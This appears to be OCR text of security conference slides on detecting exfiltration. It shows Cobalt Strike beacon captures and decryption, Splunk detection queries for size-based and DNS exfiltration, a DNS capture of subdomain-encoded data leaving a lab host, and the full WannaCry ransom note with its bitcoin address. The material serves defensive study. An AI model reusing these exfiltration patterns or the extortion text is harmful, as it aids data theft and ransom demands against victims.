121	14:17:23.479801	192.168.109.106	192.168.109.10	80	TCP	60		59931 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
122	14:17:23.479929	192.168.109.106	192.168.109.10	80	HTTP	437		POST /submit.php?id=581188026 HTTP/1.1
123	14:17:23.479936	192.168.109.10	192.168.109.106	59931	TCP	54		80 → 59931 [ACK] Seq=1 Ack=384 Win=64128 Len=0
124	14:17:23.480918	192.168.109.10	192.168.109.106	59931	HTTP	154		HTTP/1.1 200 OK
125	14:17:23.480974	192.168.109.10	192.168.109.106	59931	TCP	54		80 → 59931 [FIN, ACK] Seq=101 Ack=384 Win=64128 Len=0
126	14:17:23.481052	192.168.109.106	192.168.109.10					
127	14:17:23.481074	192.168.109.106	192.168.109.10					
128	14:17:28.481770	192.168.109.106	192.168.109.10					
129	14:17:28.481810	192.168.109.10	192.168.109.10					

```
Frame 122: 437 bytes on wire (3496 bits), 437 by
Ethernet II, Src: Vmware_9c:f1:d0 (00:50:56:9c:f
Internet Protocol Version 4, Src: 192.168.109.10
Transmission Control Protocol, Src Port: 59931,
Hypertext Transfer Protocol
  POST /submit.php?id=581188026 HTTP/1.1\r\n
  Accept: */*\r\n
  Content-Type: application/octet-stream\r\n
  User-Agent: Mozilla/5.0 (compatible; MSIE 9.0;
  Host: 192.168.109.10\r\n
  Content-Length: 100\r\n
  Connection: Keep-Alive\r\n
  Cache-Control: no-cache\r\n
  \r\n
  [Full request URI: http://192.168.109.10/submit.php?id=581188026]
  [HTTP request 1/1]
```

Wireshark · Follow HTTP Stream (tcp.stream eq 6) · cobalt.pcap

```
POST /submit.php?id=581188026 HTTP/1.1
Accept: */*
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; BOIE9;ENUS)
Host: 192.168.109.10
Content-Length: 100
Connection: Keep-Alive
Cache-Control: no-cache

...`..q..L..b..C...&.......Zw..5.3[.........kt!iFg.QL.C.y$8."...n..!.......\~.qK..3[w......k...0....HTTP/1.1 200 OK
Date: Mon, 17 Aug 2020 14:17:23 GMT
Content-Type: text/html
Content-Length: 0
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (483 bytes)

Find:

Help


```
In [6]: shared_key = binascii.unhexlify("79a93228b765dd7b43020439d06ed4d9")
        iv =  "abcdefghijklmnop"
        encrypted_data = binascii.unhexlify("00000060e31e71a9024c1ef662c1c14305f2072(
        decrypt_submit_data(encrypted_data, shared_key ,iv)

Decrypted length: 61
Output type: 22
Beacon data: 192.168.109.106    255.255.255.0   1500    00:50:56:9C:F1:D0
/??      6      ? ????l?h? ?TC
```

NONAMECON

CobaltStrike data exfiltration detection steps


1. Filter out check-in beacon data
2. In case of HTTP beacons, they are using GET requests, so we can just look for POST requests payload data (packet content without HTTP header).
3. In case of HTTPS beaconing you need to find this value statistically and filter it out manually.

CobaltStrike data exfiltration using HTTP beacon (256 MB)




NONAMECON

CobaltStrike HTTPS - find beacon




CobaltStrike HTTPS - filter out beacon activity



CobaltStrike exfiltration. Data transfer Size limits


```
index="exfiltration_data_size_limits" sourcetype="bro:conn:json"
| bin span=1m _time
| rename id.orig_h as src_ip, id.resp_h as dest_ip, id.resp_p as dest_port,
orig_ip_bytes as bytes_out
| stats count by _time, bytes_out
| fillnull
```



CobaltStrike exfiltration. Data transfer Size limits

```
index="exfiltration_data_size_limits" sourcetype="bro:conn:json"
| bin _time span=1h
| stats count by id.orig_h, id.resp_h, _time, id.resp_p, orig_ip_bytes
| rename id.orig_h as src_ip, id.resp_h as dest_ip, id.resp_p as dest_port,
orig_ip_bytes as bytes_out
| eval bytes_out_round=bytes_out-(bytes_out%10000)
| stats sum(count) as Total by _time, src_ip, dest_ip, dest_port,
bytes_out_round
| where bytes_out_round>100000 AND Total>10
| eval "Total MB exfiltrated"=round(bytes_out_round*Total/1024/1024,2)
```

DNS exfiltration





DNS exfiltration

8967	196.451321	192.168.38.102	192.168.38.104	DNS	138	Standard query response 0x4e2b A www.111edd479a7512c9c.7c9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
8968	196.452214	192.168.38.104	192.168.38.102	DNS	122	Standard query 0x8f5a A www.11483ec078e733131.8c9a5671.456c54f2.blue.letsgohunt.online
8971	196.592143	192.168.38.102	192.168.38.104	DNS	138	Standard query response 0x8f5a A www.11483ec078e733131.8c9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
8972	196.593094	192.168.38.104	192.168.38.102	DNS	122	Standard query 0x00b5 A www.1f5e94740470d0157.9c9a5671.456c54f2.blue.letsgohunt.online
8983	196.749783	192.168.38.104	192.168.38.102	DNS	122	Standard query 0x00b5 A www.1f5e94740470d0157.9c9a5671.456c54f2.blue.letsgohunt.online
8984	196.765666	192.168.38.102	192.168.38.104	DNS	138	Standard query response 0x00b5 A www.1f5e94740470d0157.9c9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
8985	196.766564	192.168.38.104	192.168.38.102	DNS	122	Standard query 0x9942 A www.114cbea690a81874a.ac9a5671.456c54f2.blue.letsgohunt.online
8986	196.907655	192.168.38.102	192.168.38.104	DNS	138	Standard query response 0x9942 A www.114cbea690a81874a.ac9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
8987	196.908509	192.168.38.104	192.168.38.102	DNS	122	Standard query 0x2d6c A www.10db7634eade0b736.bc9a5671.456c54f2.blue.letsgohunt.online
9015	197.060357	192.168.38.102	192.168.38.104	DNS	138	Standard query response 0x2d6c A www.10db7634eade0b736.bc9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
9016	197.061418	192.168.38.104	192.168.38.102	DNS	122	Standard query 0x59bd A www.1d5aee37e1c25ba02.cc9a5671.456c54f2.blue.letsgohunt.online
9017	197.199001	192.168.38.102	192.168.38.104	DNS	138	Standard query response 0x59bd A www.1d5aee37e1c25ba02.cc9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
9018	197.200130	192.168.38.104	192.168.38.102	DNS	122	Standard query 0x7809 A www.1d4f517cdcf8807c2.dc9a5671.456c54f2.blue.letsgohunt.online
9019	197.339166	192.168.38.102	192.168.38.104	DNS	138	Standard query response 0x7809 A www.1d4f517cdcf8807c2.dc9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
9020	197.340089	192.168.38.104	192.168.38.102	DNS	122	Standard query 0x61f9 A www.14d71477201813b75.ec9a5671.456c54f2.blue.letsgohunt.online
9022	197.480990	192.168.38.102	192.168.38.104	DNS	138	Standard query response 0x61f9 A www.14d71477201813b75.ec9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
9023	197.482195	192.168.38.104	192.168.38.102	DNS	122	Standard query 0xf371 A www.1e3723505f4ebd907.fc9a5671.456c54f2.blue.letsgohunt.online
9026	197.619489	192.168.38.102	192.168.38.104	DNS	138	Standard query response 0xf371 A www.1e3723505f4ebd907.fc9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
9027	197.620375	192.168.38.104	192.168.38.102	DNS	115	Standard query 0x56c0 A www.1aa645b2d.10c9a5671.456c54f2.blue.letsgohunt.online
9043	197.757677	192.168.38.102	192.168.38.104	DNS	131	Standard query response 0x56c0 A www.1aa645b2d.10c9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0

DNS exfiltration detection

```
index=dns_exf sourcetype="bro:dns:json"
| eval len_query=len(query)
| search len_query>=40 AND query!="*.ip6.arpa*" AND
query!="*amazonaws.com*" AND query!="*._googlecast.*" AND query!="_ldap.*"
| bin _time span=24h
| stats count(query) as req_by_day by _time, id.orig_h, id.resp_h
| where req_by_day>60
| table _time, id.orig_h, id.resp_h, req_by_day
```






Ransomware detection

Ransomware


Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37
Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin ACCEPTED HERE
Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy
Check Payment
Decrypt

